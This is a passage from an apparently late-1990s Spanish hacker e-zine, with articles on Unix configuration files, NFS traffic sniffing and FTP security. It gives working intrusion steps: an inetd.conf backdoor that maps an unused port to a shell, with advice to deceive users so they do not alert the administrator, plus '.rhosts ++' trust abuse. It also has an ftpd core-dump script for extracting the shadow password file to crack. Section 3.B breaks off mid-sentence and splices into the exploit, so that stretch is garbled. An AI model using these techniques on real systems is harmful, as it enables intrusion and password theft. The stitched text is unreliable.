*ETC/INETD.CONF: El uso de este archivo es para proporcionar info al inetd (que es el "superservidor" de Internet) Lo que hace el comando inetd, es "escuchar" a ver cuando se necesita comenzar algun proceso, las entradas a los puertos, etc. Cuando algun proceso es requerido, el inetd llama al demonio (demonio=proceso) correspondiente. De esta forma no se ejecutan comandos innecesarios, ni se gastan recursos estando todo el tiempo con los diferentes demonios activos. El ejemplo que voy a poneros el que se encuentra en la mayoria de los sistemas UNIX (menos en SCO y en algun otro):

```
#
telnet   stream   tcp      nowait   root     /usr/etc/in.telnetd in.telnetd
ftp      stream   tcp      nowait   root     /usr/etc/in.ftpd    in.ftpd
login    stream   tcp      nowait   root     /usr/etc/in.rlogind in.rlogind
# etc...
```

Ahora un truquito... En este archivo podemos poner una backdoor para hacer kon el sistema lo que nos de la real gana :) como, como! os estareis preguntando... bien; Lo primero es buscar algun servicio que se use poco o nada, por ejemplo el daytime (que lo unico que hace es darnos la hora del sistema) Ahora,tenemos que poner en su lugar esta entrada:

```
daytime stream  tcp     nowait /bin/sh  sh -i
```

Despues reseteamos etc/inetd para que lea de nuevo la configuracion. La manera mas facil es con kill -9 , /usr/sbin/inetd o /usr/etc/inetd. Esto detendra todos los servicios de red, asi que tened cuidado de hacerlo cuando no haya nadie en el sistema, o que haya poca gente y tengan pocos privilegios, asi creeran que solo ha sido un peque¤o fallo, y no informaran al root. Y... channnnn ahora tenemos instaladita una puertecita trasera por donde podemos haber metido anteriormente cualquier programa que queramos, ya sea un shell que ejecute un tetris nada mas entrar, o un programa que nos a¤ada una cuenta root en el archivo etc/passwd...(dejo al avezado lector que decida cual de

estas 2 sugerencias es mejor ;))

*ETC/HOSTS.EQUIV: Este es uno de los ficheros mas vulnerables en UNIX. Contiene una lista de ordenatas confiables. Un ordenador confiable es aquel en el que literalmente, otro ordenador, konfia sin pedir el passwd de acceso (pobre iluso). A ver si me explico; Imaginad que sois administradores de un sistema UNIX. Teneis varios dominios a vuestro control, y claro para acceder a cada uno de ellos tendriais que autentificaros con vuestro login y passwd al intentar entrar. Como esto es un plastazo, bastaria con meter en el archivo /etc/hosts.equiv del ordenador al que queremos acceder, el nombre del nuestro. Ahora, ya no nos pide autentificarnos! Un ejemplo seria:

```
#
localhost
micasa
usuario.correcto.com
empresa
cualquier.sitio.com
```

Si no hay identificados nombres de usuario para la maquina, todos son confiables (jeje)
Usar este archivo es un buen metodo para acceder a otro sistema, ya que bastaria kon hacer un "peque¤o" spoofing y.. hale hop! ya estamos dentro del sistema sin haber tenido que autentificarnos antes. El problema es que normalmente este archivo esta siendo deshabilitado por los grandisimos problemas de seguridad que trae :(De todas formas, todavia hay muchos administradores que no son muy listos, jeje :) aunque este archivo este deshabilitado, comprobad si no podeis editarlo y/o modificarlo... mas de una vez os llevareis una sorpresa ;)

*.RHOSTS: Este es muy parecido al etc/hosts.equiv, solo que ahora, no solo confiaria en el nombre de la maquina, sino tambien en el nombre de usuario. El .rhosts esta en el directorio home de cada persona.
Un peque¤isimo comentario acerca de este archivo; Si poneis la entrada ++ en el .rhosts, se podra acecder a esa cuenta desde cualquier sitio, por cualquier persona, con rlogin, ya que no pedira passwd...
Dado que este archivo es realmente importante, es posible que hable de el en otro articulo. De todas formas, si habeis leido bien, os habreis dado cuenta de ke hay muchisimas posibilidades para probar y muchos posibles bugs para explotar ;)
Si le echais un vistazo a la Saqueadores 7, el Duke de Sicilia explica un poco el archivo este, ademas de poner una buena forma de aprovecharlo :)
Buscad por la red informacion de esto, ya que es muy interesante.

*ETC/PASSWD: Creo sinceramente que este archivo no necesita ser explicado... hay infinidad de textos en la red, tanto en castellano como en ingles que lo explican, asi que, no voy a perder el tiempo contando lo que otros han explicado una y mil veces mejor de lo que yo lo haria.

*ETC/SHADOW: Digo lo mismo que en el anterior

*ETC/GROUP: Se usa para controlar el acceso a los archivos ke no pertenecen al usuario. Si el usuario intenta usar un archivo del que no es due¤o, el sistema verifica que pertenezca al grupo due¤o del archivo. Un ejemplo de linea este archivo seria:

```
#nombre_del_grupo:passwd:GID:lista_de_miembros_del_grupo
oficina:dsfvghsgh:105:pedro,mariano,luis,jose,hacker
```

El GID es el numero de ID del grupo numerico en todos los archivos. Puede ir desde 0 hasta 30.000.
En UNIX Berkeley, y en alguna otra, solo los usuarios del grupo wheel pueden usar el comando "su" para convertirse en root, y pueden colocar su propia contrase¤a para pillar el root, en lugar de la contrase¤a de root autentica...

*ETC/FTPUSERS: Kontiene una lista de usuarios a los que no se les permite la entrada por ftp al servidor. En los servidores que tienen ftp anonimo, no se puede entrar por ftp con la cuenta de root. Una cosilla que tiene el ftp, es el archivo .netrc, que esta en el directorio base de la persona. Si un usuario (o nosotros suplantando a un usuario) inserta su registro y la informacion de contrase¤a en el archivo, es posible que en un determinado momento se use el nombre de la maquina como un argumento frente a ftp, con lo que el .netrc es verificado y tenemos acceso al sistema remoto. Lo malo (o lo bueno, segun de que parte se mire) es que el comando ftp realiza una peque¤a inspeccion de seguridad en este archivo, y si encuentra ke es legible por cualquier otro que no sea el due¤o, no deja establecer la conexion.

Y eso es todo, creo que no me dejo ninguno (o al menos, ninguno importante). En proximos articulos escribire acerca de los demonios, ya que tienen una cantidad inmensa de bugs jeje :) Ademas, igual explico tambien los comandos "r de Berkeley", que son muy majos para atravesar firewalls (ya contare como), y no se, ya ire escribiendo lo que se me vaya ocurriendo.

Agradecimientos a Voyager, Markus Hbner, Linciln D. Stein, Christopher Klaus (y algun otro que me puedo dejar en el tintero), por sus estupendos dokumentos.

Dudas, sugerencias, insultos, aportaciones, trucos, listas de passwds ;), fotos de vuestras amigas o de modelos (o sus telefonos :)´´´), y cualquier otra cosa mandadlas a: netyonkie@hotmail.com

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 07. ENTENDIENDO EL TRAFICO NFS                                                 º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Vamos a dedicar este articulo a algo perfectamente inutil para lo que hace falta una buena preparacion tecnica, grandes dosis de sentido comun, mucha paciencia y no tener nada mejor que hacer (algo realmente dificil a menos que seas un calamar).
Hoy es el gran dia, vamos a hablar del trafico NFS (no os desmayeis por favor).
Como supongo que entre nosotros habra quien no sepa lo que es NFS (incultos profesores universitarios, ancianos pastores y periodistas informaticos mayormente) diremos que es el acronimo de Network File System y ahora que esta claro pasemos a poner las manos en la masa.

Se trata de un modo de integrar ficheros locales y remotos que se utiliza profusamente y en redes que van desde las pocas decenas de ordenadores a gigantescas redes con miles de ordenadores entrelazados asi que campo para experimentar no nos faltara.
Para analizar trafico de un sistema de ficheros distribuido tenemos que tener acceso a la red (Ethernet mostly) y poner nuestra tarjeta en ese modo "de la cosa sesua" promiscuo que tan famoso han hecho los sniffers.

Hemos quedado que los ficheros distribuidos viajan a traves de redes, por lo tanto habra que ’escuchar’ a los servidores de ficheros (asombroso!) para estar al loro de sus actividades (seguramente insurgentes).
Para enterarnos de algo tendremos que decodificar los paquetes de la red y extraer las operaciones NFS de bajo nivel que luego trasladaremos desde ese bajo nivel a comandos de usuario. Para lo primero se necesita un decodificador RPC y un analizador NFS para lo segundo.
Una red NFS esta compuesta por servidores en los que se hallan fisicamente los ficheros distribuidos y clientes que ejecutan acciones como si los discos donde se hallan los ficheros fuesen "locales". Como de costumbre una maquina puede ser cliente, servidor o ambos. (otro concepto revolucionario)

NFS Basico

Para un usuario los ficheros NFS y locales se comportan igual, puede manejarlos igual que los locales y no tiene porque darse cuenta de que pide un fichero a otro ordenador. Capici?
La manera en que se comunican un cliente y un servidor es mediante una serie de 17 instrucciones RPC (Remote Procedure Call), cada fichero y directorio esta identificado inequivocamente por un "file-handler", los ficheros se pueden leer, escribir, se pueden crear ficheros, consultar atributos y directorios...
La mayor parte de operaciones son similares a la de cualquier S.O salvo que no hay implementados comandos del tipo Open/Close.

RPC en NFS

El dialogo RPC consiste en un mensaje de llamada con una serie de argumentos que el cliente pasa al servidor, este contesta entonces con un mensaje que incluye los datos requeridos, estas llamadas se transmiten mediante conexion IP/UDP. (aqui vendria un tipico diagrama pero no me siento con ganas, que estamos en verano!!!!)

Como sabe el cliente a que llamada corresponde la respuesta recibida?
Elemental querido tocho, el mensaje de llamada incluye un identificativo que

el servidor devuelve para que el cliente pueda saber a que peticion responde.

Como sabe el servidor el formato en el que enviar los datos?
Como el servidor NFS suele ser bastante ignorante lo que se hace es que los datos vienen codificados en XDR para facilitar la integracion de diferentes plataformas.

Una caracteristica muy llamativa de NFS es que no guarda ninguna informacion sobre los clientes y no sabe nada de lo que se hace con los archivos a excepcion de los argumentos que se le envian.

El decodificador RPC

Un decodificador de RPC producira un archivo conteniendo los principales datos de la transaccion RPC (recordemos que la transaccion se compone de dos mensajes: llamada y respuesta). Esto incluye.

- Marca de tiempo
- Nombre del servidor
- Cliente
- Tiempo de ejecucion del comando
- Comando RPC ejecutado
- Argumentos de comando / datos retornados

Estos datos pueden ser utilizados directamente (trivial para la gente como vosotros, popes del hack hispano) o pasados a otro programa (como un analizador NFS) para que los convierta en algo mas entendible.

* La marca de tiempo
Tiempo en el que llega el mensaje respuesta

* Nombre del servidor
Nombre o IP del servidor (quien lo diria!)

* Cliente
Nombre o IP del cliente (guauu!) y el _usuario_ que libro el comando.

* Tiempo de ejecucion del comando
Tiempo en microsegundos entre el mensaje llamada y respuesta

* Comando RPC
La clase de comando (read, getattr...)

* Argumentos/Datos retornados
Argumentos con que se paso el comando y valores que se devuelven.

Ha quedado claro?. Me lo temia, veamos entonces un...

Ejemplo:

```
488987781.265508 - 9998 - cesid - lucas.nek - read -
{"6b34a0087e83d", 0, 4096} - ok, 1775
```

Que seria una salida tipica producto de nuestro decodificador RPC.
El mas listo de la clase.. si tu, el de las gafas marrones, si el del fondo!. Tu ya lo sabes verdad?. Para los menos espabilados vamos a explicarlo.

Habia una vez un usuario "nek" en una maquina cliente llamada "lucas" que
queria leer un archivo (comando read) de un servidor llamado "cesid".
A tal efecto envio el comando NFS con los argumentos del file-handler (que
identifica el fichero con una cadena hexadecimal) del inicio de lectura
(en el byte 0) y de los bytes a leer (4096).
Nuestro servidor respondio en 488987781.265508 (tiempo Unix claro esta)
a una peticion librada "9998" microsegundos antes.
El comando se ejecuto con exito "ok" y envio "1775" bytes de datos, aparte
claro esta de los bytes a leer pero eso es otra historia y de ella hablaremos
en otra ocasion. :-)

Por ultimo recordar que segun las leyes espa¤olas el decodificador tiene
que ser compatible "Multicrypt" ;-) (cambiando de tercio, la parodia de
Aznar, Cascos..como hermanos Marx pidiendo descodificadores Multicrypt fue
genial!!!- Noticias del Gui¤ol- Canal+- Algun dia de Julio del 97)

Un analizador NFS por favor

Si queremos otra forma de ver los datos obtenidos, si no estamos contentos
con lo anterior, si nuestro ordenador se colapsa incapaz de procesar tanta
informacion, entonces necesitas tomarte un respiro. No, perdon, entonces
necesitas el arma definitiva, el analizador NFS (y seras el tipo mas guay
del barrio, ni siquiera los Men in Black tienen uno)

Tanto los decoders como los analizadores estan disponibles en muchos FTP
dedicados a la seguridad (y no me refiero a sites hack sino a organizaciones
que investigan temas de seguridad aunque en los primeros tambien los puedas
hallar).
En cualquiera de ambos casos un usuario anonimo no debe tener problemas para
hacerse con estos u otros programas similares.
Si eres incapaz de hallar uno no te preocupes, no sabrias utilizarlo aunque
te lo diesen. (ohh que duro!. Pero es rigurosamente cierto.)

Los datos presentados por un analizador NFS tipico son:

Marca de tiempo - Tiempo transcurrido- Direccion- Identificativo fichero-
Cliente- Transferencia- Tama¤o.

Y esto?. Pues esto es:

* Marca de tiempo
Lo mismo de antes, si no lo has leido vuelve a empezar el articulo

* Tiempo transcurrido
Todo el tiempo que nos pasamos manipulando el fichero hasta dejarlo tranquilo

* Direccion
Lees o escribes? (algunos comandos poseen ambas direcciones)

* Identificativo fichero
Aqui aparecen tanto el servidor del fichero como el file-handler del mismo

* Cliente
Y aqui el cliente desde el que se hace la peticion y el usuario que la hace

* Transferencia
Ta claro norrr?. Los bytes que viajan en la direccion que sea.

* Tama¤o
Del fichero. (O que te pensabas?) ;>

Pero ya se que hay algunos que sin un ejemplo no se enteran y todo les suena a chino, asi que dedicado a los cibertarugos (mayoritariamente miembros de la BSA y seguidores de las Spice Girls) el siguiente...

Ejemplo:

786542198.999111 - 36800 - read - moncloa:5e2f00011000d00f - pp.bigotin - 0 - 76542

Y ahora fijo que ya, si que no os habeis aclarado. :-?
No, que es muy facil, el usuario ’bigotin’ del ordenador ’PP’ lee un ficherito (con handler ’5e2....’) del servidor ’Moncloa’, esto pasa cuando son las ’78654..’ (recordamos tiempo Unix) y despues de que el cliente lo pidiese ’36800’ microsegundos antesss.
Pero seguro que el espabilado de antes y algun otro que ya le va cogiendo el truco del almendruco dice: Y el 0?. Ese 0 que pinta donde tenia que salir el numero de bytes transferidos?. Pues me alegro de que me hagais esa pregunta porque demuestra que estais muy atentos y muy interesados en culturizaros y vitamineralizaros.
No habiamos dicho, lo hacemos ahora, que si el cliente lee el fichero del **cache** entonces en el campo de bytes transferidos aparece un 0 (logico porque no ha habido que transferir nada).
O sea que en este caso ’bigotin’ pudo leer el archivo directamente de la cache de su ordenador.

LLegado este momento habra algun impaciente que exclame:
Pero esto para que COJ*NES vale???

Hombre pues aparte de la cultura que aporta, puede ser interesante saber los habitos de trabajo de un departamento/usuario, se puede aprender de los usuarios viendo que ficheros leen y/o escriben, en sitios comerciales podria darnos una idea de que ficheros son importantes, en que proyectos se esta trabajando... No, si realmente inutil no es.
Sobre todo porque esto que estamos viendo se puede aplicar casi directamente al trafico NIS y porque algo como la "caza de claves" (eso del sniffer que se ha puesto de moda entre los ???ers. Donde hay un sniffer?. Como funciona? Dadme uno!!) es esto mismo, la mecanica es esta asi que quiza ahora os parezca algo mas interesante el articulo. ;-)
Y si leeis el articulo sobre firewalls vereis que NFS ha sido historicamente "puerta abierta" para las incursiones (glubbs!).

Pero no introducazmos malvadas ideas y sigamos con el inocente? analisis del trafico NFS.

De que me sirve saber que ’bigotin’ lee ’5e2..’ no se que es eso!!
Un documento secreto, un juego, una imagen porno?. Seria interesante saberlo porque sino la utilidad del analisis desciende mucho, quiero saber a que dedican mis empleados su tiempo libre, hacerme una idea de los ficheros mas usados, etc....
No desesperarse porque es posible _mapear_ los file-handlers a nombres de ficheros aunque no siempre sera un mapeado exacto dependiendo mucho de la carga del sistema y de la profusion de borrados y renombrados.
Pero asi nuestro analizador NFS cambiara de decirnos que:

’bigotin’ leyo el archivo ’5e2f00011000d00f’ a darnos un nombre descriptivo como:

’bigotin’ leyo el archivo ’M0-TRK27J.~TM’. Observad la ganancia de claridad!!

Hombre si tenemos esa mala suerte no nos habra servido de mucho pero si

el archivo tiene un nombre descriptivo como:
'comisiones.ps'
'timo.html'
'chupona.jpg'
'aquiguardolasclavesdetodo'
Pues la cosa sera algo mas interesante.

Lo que produce un analizador NFS no es mas que una aproximacion a la actividad del usuario ya que como hemos dicho NFS ni guarda informacion sobre sus clientes ni implementa comandos open/close por lo que el analizador suele utilizar tecnicas heuristicas y ofrece resultados consistentes observados a nivel general.
En plain ASCII, ya que NFS no guarda mucha informacion sobre sus clientes no pretendais obtener maravillas de el, tendreis que a¤adir algo de sentido comun.

Si os pensais dedicar al arte del analisis NFS como trabajo estable puedo aseguraros que tendreis una vida de lo mas aburrida, si vuestro objetivo es "foguearos" para saber analizar otro tipo de trafico..es cosa vuestra pero no espereis que os vaya a ver a la carcel.

En cualquiera de ambos casos debeis tener en cuenta que si el volumen de trafico es alto se perderan datos, habra llamadas de las que no se obtenga la respuesta a causa de crashes, desbordamiento de buffers...
Pero en fin, cosas mas inutiles se hacen. Y recordad que en la escala social del underground os colocareis justo por encima de los que envian mensajes a las news con el Subject: "Add me"
o en su equivalente hispano ===> "Apuntame a mi tambien a la lista warez"

Ps: Por cierto, interesan unos CD piratillas por 1.500?. Escribid a
soy_un@completo.bobo para detalles. };->>

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 08. COLABORACIONES Y PETICIONES                                            º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Como siempre puerta abierta para articulos a ser posible de calidad y originales, ahora ademas con nuestra seccion de Textos en el web tenemos salida para mas articulos (ya no limitados a "quedar bien" en la revista).

Como siempre y de costumbre puerta abierta para los que se atrevan a pasar por nuestro Web y remodelarlo sin hacerlo muy lento o incompatible.

Ya no necesitamos lista de correo pero espacio Web, dominios o FTP sigue siendo apreciado, cualquier recurso es bienvenido.

El paso a otros formatos (doc, html) sigue siendo algo a lo que estamos completamente abiertos. FatEros ha dado un primer paso poniendo los primeros numeros de la revista on-line (n§1-7), disponibles en:
http://www.arrakis.es/~fateros/area.htm
La traduccion a otros idiomas (especialmente ingles) tambien es de interes.

Comentar que el zip con SET 10 ya (finalmente!) ha sido reemplazado por otro en que (supuestamente) no hay fallos al descomprimirlo, de todos modos el archivo ’problematico’ freqs.txt contiene frecuencias no aplicables a Espa¤a.

Y por ultimo si alguien ha pensado en que se quiere suscribir a la lista que le de la paliza a: el_duke@usa.net
No es que de resultado sino para que se llene _su_ buzon. ;>

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 09. ANALISIS Y SEGURIDAD DEL PROTOCOLO FTP                                º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

V 1.0á Julio del 97

========================
Por El Duke de Sicilia
========================

1. CONTENIDOS

1. Contenidos
2. Presentacion
3. Introduccion
    - 3.A. Funcionamiento
    - 3.B. Representacion de los datos
    - 3.C. Estructuras de datos
4. Comandos
    - 4.A. Indice de comandos y sintaxis basica
    - 4.B. Descripcion de los comandos basicos
    - 4.C. El comando SITE
5. Mensajes de respuesta
6. Bugs de distintas versiones
7. Defectos de configuracion
8. El ataque del salto (Bounce attack)
    - 8.A. Traer ficheros de un servidor al que no tenemos acceso
    - 8.B. Problemas
    - 8.C. Correo intraceable
9. Consejos de seguridad para administradores
10. Notas finales y bibliografia
11. Despedida

2. PRESENTACION

Hace mas de seis meses cuando empece a escribir este articulo, el uso del protocolo FTP ya habia empezado a decaer... La fuerte irrupcion de la www, el aumento del numero de servidores NT y las nuevas versiones simplificadas (o limitadas) de software para ftpd, estaban acabando con el antiguo espiritu de este protocolo. Esto ha hecho que haya tardado mas de lo normal en terminar el articulo, y haberlo tenido colgado unos cuantos meses.

Pero estas ultimas semanas he estado experimentando en Infovia una tecnica de salto a traves de servidores FTP y me he dado cuenta de que muchos servidores aun usan versiones antiquisimas del ftpd o que su configuracion es pesima. Esto me ha vuelto a animar en la tarea de terminar este texto, y como veis este es el resultado. (60k de texto)

Tal vez algunas de las informaciones de este texto se hayan quedado anticuadas en estos ultimos meses y solo sirvan para versiones antiguas del software de ftpd, pero como he dicho muchos servidores aun usan estas versiones.

El articulo esta especialmente orientado a administradores de sistemas Unix con el ftpd instalado, y a personas acostumbradas al manejo de sistemas Unix e interesadas en temas de seguridad.

Como cualquier articulo sobre seguridad contiene informacion que puede ser util para posibles intrusos en sistemas inseguros. Espero que esto no se produzca y que el texto sirva para evitar la existencia de estos sistemas inseguros.

3. INTRODUCCION

El estandar FTP se creo principalmente para cubrir estos objetivos:
-Promover el intercambio de ficheros.
-Aumentar el uso de ordenadores remotos.
-Proteger al usuario de variaciones en los sistemas de almacenamiento usados por los distintos servidores.
-Transmitir datos de una forma eficiente.

Actualmente con el auge de la web, el FTP esta siendo relegado al uso de una minoria, pero sus objetivos originales siguen siendo cumplidos sobradamente, con posibilidades que todavia la web no ha conseguido superar. De hecho muchos de los servidores que ofrecen hospedaje de paginas web usan el protocolo FTP para subir y actualizar estas paginas.

A pesar de su veterania, los servicios que ofrece todavia son utiles para cualquier usuario de internet o de cualquier otra red tcp/ip. Yo personalmente recomiendo su uso como una forma mas de aprovechar internet. (Internet no es solo la web)

3.A. FUNCIONAMIENTO

No voy a profundizar demasiado en los aspectos tecnicos del funcionamiento del FTP, solo voy a dar un par de ideas necesarias.

El estandar FTP usa dos conexiones:
-Por un lado esta la conexion de control, que se establece normalmente en el puerto 21 y que es una conexion telnet normal. A traves de esta conexion se envian las ordenes al proveedor y se reciben los mensajes de respuesta de este.
-Por otro lado esta la conexion de datos, normalmente en el puerto 20. A traves de esta conexion se envian y reciben los ficheros que se transfieren.

3.B. REPRESENTACION DE LOS DATOS (tipos de datos)

ASCII - Este es el tipo de dato por defecto.

EBCDIC - Usado entre hosts que usan el EBCDIC para sus transferencias internas.

IMAGE - Los datos son enviados como bits continuos, se podria definir como transmision binaria.

LOCAL - Los datos son transferidos en bytes logicos del tama¤o especificado en el segundo parametro.

FORMAT CONTROL - Los tipos ASCII y EBCDIC toman tambien un segundo parametro opcional. Este indica que tipo de control de formato vertical usan:

NON PRINT - Valor por defecto. El fichero no contiene ningun control de formato vertical.

TELNET FORMAT CONTROLS - El fichero contiene los controles de formato vertical ANSI/EBCDIC. Los mas habituales son: <CR>, z2

```
echo quote pasv >>z2
echo quit>>z2
ftp -n -i <z2
rm z2
strings /core>z2
```

b) Escogemos un usuario y escribimos "z usuario".

c) Tras unos segundos, se nos mostrara una pantalla "more"

d) Tecleamos "/usuario" y vamos pulsando "n" hasta encontrar un fragmento del fichero de claves donde se encuentra el usuario en cuestion.

e) Cut & Paste

f) Repetimos el proceso con otros usuarios

g) John the ripper

```
***
*** Explicacion:
***
```

El script indicado antes provoca un core del demonio de FTP. Dicho core se graba como root en el directorio /. Se puede hacer que lo grabe en nuestro directorio raiz introduciendo nuestro login y passwd, pero eso deja logs muy comprometedores.

Seguidamente se extraen las cadenas ASCII del core y se busca las que nos interesan. Las claves se almacenan en forma criptada, por lo que puede parecer que no ganamos nada, pero este sistema nos permite obtener una copia del fichero shadow de claves, normalmente inaccesible. Si no sabeis que hacer con el luego, mejor dedicaros a cultivar margaritas :).

Los resultados varian mucho en funcion del sistema operativo y la version de la libc que se emplee. En algunos casos se recupera el fichero shadow entero. En otros vamos pillando de cuatro en cuatro kbytes, por ejemplo. Jugad un poco con el y ved que sale.

```
***
*** Solucion: Instalar el WU-FTP Academy (el ultimo) o cambiar de daemon
***
```

==========

Con esta explicacion queda mas o menos aclarado el tema, si alguien necesita mas datos que los pida y los incluire en el proximo numero.

Ya se que hay mas... pero no he tenido tiempo (ni ganas) para ponerme a

buscarlos. Si tengo tiempo en la proxima edicion tal vez incluya mas bugs y exploits. Tambien publicare con mucho gusto cualquier bug que me mandeis por correo.

7. DEFECTOS DE CONFIGURACION

El software de ftpd a pesar de estar muy estandarizado (La mayoria de los sistemas usa el wu-ftpd) y de no ser de una configuracion muy dificil, ha sido tradicionalmente uno de los servicios peor configurados. Actualmente cualquier administrador por muy pocos conocimientos que tenga, sabe como configurar de forma segura un servidor FTP, debido a los muchos a¤os que lleva funcionando el estandar FTP. Esto ha hecho que haya sido muy estudiado y que este muy documentado.

Aun asi sigue habiendo un porcentaje alto (dentro de lo que cabe) de servidores FTP mal configurados. Voy a tratar los errores mas comunes y luego en la seccion de consejos de seguridad liquidare el tema.

1. El principal error de configuracion es la incorrecta asginacion de los propietarios (owners) de los ficheros y directorios:

```
----------------------------------------

drwxrwxrwx   8 ftp      ftp          512 Jul 16 17:41 .
drwxrwxrwx   8 ftp      ftp          512 Jul 16 17:41 ..
-r--r--r--   1 ftp      ftp           16 Jun 11  1996 .forward
-r--r--r--   1 ftp      ftp           46 May 23  1996 .message
lrwxrwxrwx   1 ftp      ftp            7 Apr 14 20:27 bin -> usr/bin
dr-xr-xr-x   2 ftp      ftp          512 Jan 22  1996 dev
dr-xr-xr-x   2 ftp      ftp          512 Jul 16  1996 etc
lrwxrwxrwx   1 ftp      ftp           12 Feb 14  1996 incoming -> pub/incoming
dr-xr-x---  12 ftp      ftp          512 Jul 16 17:41 priv
dr-xr-xr-x   8 ftp      ftp         1024 Mar  1 02:35 pub
dr-xr-xr-x   4 ftp      ftp          512 Feb 19  1996 usr

-->Aunque parezca mentira este listado es de un ftp real... El admistrador
tendra suerte si no le pasa nada.

----------------------------------------
```

La principal idea al configurar estos atributos es esta:
-Cuando un usuario externo entra en un servidor ftp como anonimo (anonymous) entra como usuario ’ftp’ por lo tanto cualquier archivo poseido por ftp esta a su total disposicion. Es decir puede borrarlo, ejecutarlo, cambiar sus propiedades, introducir un troyano, etc...

Y no solo basta con la configuracion de las correctas propiedades de acceso ya que con la orden SITE CHMOD se pueden cambiar al gusto del usuario.

Este riesgo es muy grande y aunque puede ser evitado prohibiendo la ejecucion de comandos SITE la mejor solucion es asignar al usuario ftp el menor numero de ficheros y directorios posibles y por supuesto nunca, NUNCA poner el directorio raiz del servidor ftp en posesion de este usuario.

Ademas para mas seguridad los archivos importantes, el directorio raiz, etc... deben estar asignados al root.

2. Otro problema muy habitual y bastante relacionado con el anterior es la mala asignacion de las propiedades (permisos) de acceso de los ficheros y directorios.

```
----------------------------------------

dr-x--x--x   7 ftp      ftp          512 Jul 16  1996 .
dr-x--x--x   7 ftp      ftp          512 Jul 16  1996 ..
-r--r--r--   1 root     root          16 Jun 11  1996 .forward
-r--r--r--   1 root     root          46 May 23  1996 .message
lrwxrwxrwx   1 ftp      ftp            8 Feb 14  1996 bin -> /usr/bin
dr-xr-xr-x   2 root     ftp          512 Jan 22  1996 dev
dr-xr-xr-x   2 root     ftp          512 Jul 16  1996 etc
lrwxrwxrwx   1 ftp      ftp           12 Feb 14  1996 incoming -> pub/incoming
d--x--x--x   7 root     ftpriv       512 Sep 25 17:35 priv
dr-xr-xr-x  12 ftp      ftp         1024 Feb 12 13:05 pub
dr-xr-xr-x   4 ftp      ftp          512 Feb 19  1996 usr

--> Otro ejemplo de site vulnerable. Como veis el directorio raiz pertenece
al usuario ftp.

----------------------------------------
```

No solo basta con hacer que el usuario ftp no posea ningun fichero importante sino que hay que hacer que no pueda acceder o modificar los archivos de otros usuarios.

Nunca otorgar acceso de escritura al usuario ftp en ningun fichero o directorio, excepto en los directorios que obligatoriamente lo requieran, como /incoming o /upload pero con mucho cuidado.

En los directorios donde se permitan uploads se debe limitar la lectura para evitar posibles downloads, y la creacion de un site para warez por ejemplo.

```
====================

drwxrwxr-x   2 ftp      ftp          512 May 15 12:49 %23..
drwxrwxr-x   2 ftp      ftp          512 May 15 16:36        .
drwxrwxrwx   5 ftp      ftp         1024 Jul 17 12:41 .
dr-xr-xr-x   8 ftp      ftp         1024 Mar  1 02:35 ..
drwxrwxr-x   4 ftp      ftp          512 Jul 10 20:49 Phase3
-rw-rw-r--   1 ftp      ftp          284 Jul 17 12:41 mail.txt

--> Como veis este es un directorio /incoming mal configurado. Los
directorios: Phase3, %23 y '      .' son directorios creados para el
intercambio de warez. El fichero mail.txt es el fichero de instrucciones
para enviar correo intraceable explicado en el proximo apartado.

====================
```

Sobre todo hay que tener mucho cuidado con los ficheros .rhosts y .forward asignadolos siempre al root, y con estrictos permisos.

8. EL ATAQUE DEL SALTO (BOUNCE ATTACK)

```
----------------------------------------
```

El ataque del salto o mas conocido como Bounce attack, es un tipo de uso poco

ortodoxo de un servidor de FTP, pero que no se puede clasificar ni como bug ni como defecto de configuracion. Basicamente el ataque consiste en hacer que el servidor FTP reciba y envie informacion de una forma poco normal y que puede permitirnos realizar acciones bastante interesantes.

El ataque (si se puede llamar asi) se basa en dos comandos, PASV y PORT. El primero de ellos, como ya hemos explicado, le indica al servidor FTP, que espere la llegada de datos en un puerto. Y el segundo le indica que envie datos a un puerto determinado de otra maquina. De esta sencilla manera se puede hacer que el servidor envie y reciba datos de otros ordenadores conectados a la red.

Los usos de este ataque son multiples, desde mandar correo o news desde el servidor FTP camuflando su origen, bajar ficheros de sites no accesibles a traves de un servidor de FTP, saltar una firewall, atacar varios sites a la vez, dificultar que te traceen, etc... En todos ellos se usa el servidor de FTP, como puente para hacer un salto y ocultar nuestra verdadera identidad.

Y la forma mas clara de explicar este tipo de usos, es con un ejemplo:

8.A. TRAER FICHEROS DE UN SERVIDOR AL QUE NO TENEMOS ACCESO

En este ejemplo vamos a suponer, que queremos traer un fichero de un servidor FTP, al que por alguna razon, no tenemos acceso, pero conocemos otro servidor FTP al que si tenemos acceso y que esta en la misma red o tiene comunicacion con nuestro objetivo. De esta manera vamos a usar el segundo servidor FTP como puente entre nosotros y nuestro objetivo.

